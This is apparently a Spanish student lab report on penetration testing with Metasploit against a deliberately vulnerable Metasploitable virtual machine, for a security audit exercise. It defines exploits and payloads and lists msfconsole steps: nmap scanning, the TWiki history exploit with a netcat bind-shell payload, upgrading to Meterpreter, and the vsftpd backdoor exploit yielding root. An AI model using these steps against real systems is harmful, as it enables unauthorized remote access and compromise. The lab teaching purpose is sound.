**Práctica Exploit**

****

**Definición**

*Un exploit es un programa informático, una parte de un software o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico.*

(Fuente: Panda Security, https://www.pandasecurity.com/es/security-info/exploit/)

*Exploit es una palabra inglesa que significa explotar o aprovechar, y que en el ámbito de la informática es un fragmento de software, fragmento de datos o secuencia de comandos o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.*

*Su uso principal es como vector para la inyección de una carga útil (en inglés payload) que ofrezca al atacante algún tipo de acceso y/o control del equipo comprometido. Un payload puede ser usado por varios exploits y un mismo exploit puede utilizar varios payloads.*

(Fuente: Wikipedia, https://es.wikipedia.org/wiki/Exploit)

**Trabajo**

Utilizando principalmente el programa Metasploit Framework descubrir y atacar el mayor número de vulnerabilidades de máquinas virtuales de ejemplo. Tanto de sistemas operativos, como servicios, protocolos o aplicaciones.

Realizar un informe de auditoría con las fallas de seguridad encontradas y las recomendaciones a aplicar para evitar ese riesgo.

<https://www.exploit-db.com/>

**Metasploit:** herramienta para explotar la máquina **METASPLOITABLE**

-Vulnerabilidad: fallo/debilidad en la seguridad de un sistema que podría ser aprovechado por alguien.

-Exploit: software que se va a aprovechar de una vulnerabilidad de un sistema, que nos va a permitir ganar acceso a un servidor, escalar privilegios (lograr ser root, con lo que podríamos hacer cualquier acción en la máquina), ataques DOS…

\* Se define como los módulos que utilizan payloads

\* Una vulnerabilidad sin una capacidad de payload es un módulo auxiliar

-Riesgos: pérdida de rendimiento del servidor, filtración de información, dejar un backdoor de forma que alguien podría utilizarlo.

-Payload: es la carga que se ejecuta en esa vulnerabilidad, es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad.

\* Los Payloads consisten en código que se ejecuta de forma remota

\* **Codificadores** asegurar que los Payloads llegan a su destino

\* **Nops** mantener los tamaños de los payloads constante.

**PRUEBAS**

Prueba 1 - [PRACTICA VULNERABILIDAD PUERTO 80 METASPLOIT - AldoTello\_\_JoseVicente\_\_JorgeTello](https://youtu.be/UWh9vJujreA)

https://github.com/fernandopaezmartin/SAD\_2021--Metasploit

**PRUEBA 1 - PUERTO 80 - HTTP**

Vamos a explotar la vulnerabilidad del puerto 80 con una máquina de metasploit, se realizará una conexión al servidor metasploit para poder ingresar de forma remota por medio de **netcat** *(es una herramienta de red que permite a través de intérprete de comandos y con una sintaxis sencilla abrir puertos TCP/UDP en un HOST, asociar una shell a un puerto en concreto y forzar conexiones UDP/TCP)* y tener control de ejecutar, visualizar o copiar cualquier información de la base de datos o cualquier archivo que se encuentre en el servidor metasploit.

**Objetivos:** explotar la vulnerabilidad del **puerto 80** del servidor metasploit por el puerto **tikiwiki** y realizar una conexión al servidor metasploit utilizando **netcat**.


* Configurar una red con dos host, uno metasploit y una kali para realizar una explotación al puerto 80.
* Utilizar msfconsole framework para realizar el exploit, configurar el set payload y comprobar la utilidad de la misma.
* Realizar una conexión por medio de netcat al servidor metasploit y verificar la información.

Se recomienda hacer ping entre máquinas para comprobar que realmente hay conexión y están en la misma red.


1. Abrimos Kali Linux y abrimos **metasploit framework**
2. Iniciamos sesión
3. **db\_status →** comprobar que metasploit está conectado a la BBDD.





1. **workspace →** conjunto de tablas que almacenan información, se recomienda utilizar distinto para diferentes clientes, de forma que al documentar no se mezcle información, comando para comprobar cuales existen.
2. **workspace -a marcoyruben** →creamos un workspace





1. Si volvemos a ejecutar **workspace**, vemos el asterisco y la letra roja en el workspace que se está utilizando actualmente (para cambiar de uno a otro: workspace marcoyruben).




1. **help →** ayuda de comandos
2. tablas de un workspace: **hosts, services, vulns**
3. **db\_nmap→** escanear puertos
   1. **ip máquina metasploit: 10.110.0.73**
      1. ****
   2. **db\_nmap -sS -sV 10.110.0.163 →sS,** mapeo (tcp half)-> envía la señal de sincronización, **Sv (services)**




1. **host y services → como cambio la IP realizamos de nuevo el nmap, y ahora nos salen dos hosts**

****

1. **use exploit/unix/webapp/twiki\_history →exploit a utilizar**

****

1. **show options** → antes de realizar el exploit hay que configurarlo




1. **set rhosts 10.110.0.73 → configurar remote host**




1. **set payload cmd/unix/bind\_netcat →** configurar payload: netcat



1. **exploit -j**




1. **sessions -l →**comprobar las sesiones activas




1. **use post/multi/manage/shell\_to\_meterpreter (Meterpreter es un payload que permite ejecutar tareas de forma remota en una máquina.)**




1. **configuramos la sesión → set session 1 y ejecutamos el exploit.**




1. **y ejecutamos la 2**



1. **Dentro de la shell que ejecuta comandos dentro de la máquina metasploitable, ejecutamos varios comandos que nos confirman que estamos dentro de la máquina.**







para ver que ha funcionado con lenguaje meterpreter

**EJEMPLO LUIS - SENCILLO - VSFTPD**


1. mapeo de red (ya que constantemente nos está cambiando la máquina metasploitable), en este caso con los servicios ya que queremos atacar → **vsftpd**

****

1. buscar exploits para vsftpd → **search vsftpd**

****


1. **use 0 →** en este caso el único exploit que hay (backdoor)



1. **show options →**opciones a configurar para poder hacer el exploit




1. configurar→ set RHOSTS 10.110.0.140 (la IP que quieres que ataque el exploit)
2. ver que payloads podemos utilizar para ejecutar ese mal dentro de la vulnerabilidad, en este caso solo hay una → **show payloads**




1. **set payload 0** → usamos el único payload que hay





1. ejecutamos exploit y conseguimos acceso como root, con el que podemos ejecutar comandos




**UnrealIRCd**






